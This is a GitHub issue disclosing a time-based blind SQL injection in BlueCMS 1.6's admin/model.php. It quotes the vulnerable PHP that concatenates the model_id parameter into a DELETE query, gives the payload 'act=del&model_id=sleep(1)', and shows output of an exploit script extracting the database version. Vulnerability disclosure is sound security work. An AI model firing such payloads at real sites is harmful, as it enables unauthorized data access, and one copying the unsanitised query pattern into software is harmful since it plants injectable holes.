New issue

Jump to bottom

Bluecms V1.6 has SQL injection in line 55 of admin/model.php #2

Open seizer-zyx opened this issue on Jul 26 · 0 comments

seizer-zyx commented on Jul 26 Owner

Download


http://lp.downcode.com/j_14/j_14745_bluecms.rar

vulnerability code:

in admin/model.php line 55:

```
}
elseif($act == 'del'){
    if(model_has_child($_REQUEST['model_id'])){
        showmsg('该模型含有栏目，不能删除');
    }
    if(!$db->query("DELETE FROM ".table('model')." WHERE model_id=".$_GET['model_id']))
    {
        showmsg('删除该模型出错', true);
    }else{
        showmsg('删除该模型成功', 'model.php', true);
    }
}
```

There is numeric injection for $_GET['model_id']
Because there is no echo, you can blind SQL injection with sleep()
payload: act=del&model_id=sleep(1)



sleep () is executed based on the server response speed
Use exp to get the database version number

```
e:\Visual Studio Code\Python3\web_exploit>python -u "e:\Visual Studio Code\Python3\web_exploit\sql延时盲注get.py"
5
8
8.
8.0
8.0.
8.0.1
```

Assignees

No one assigned

Labels

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

---

1 participant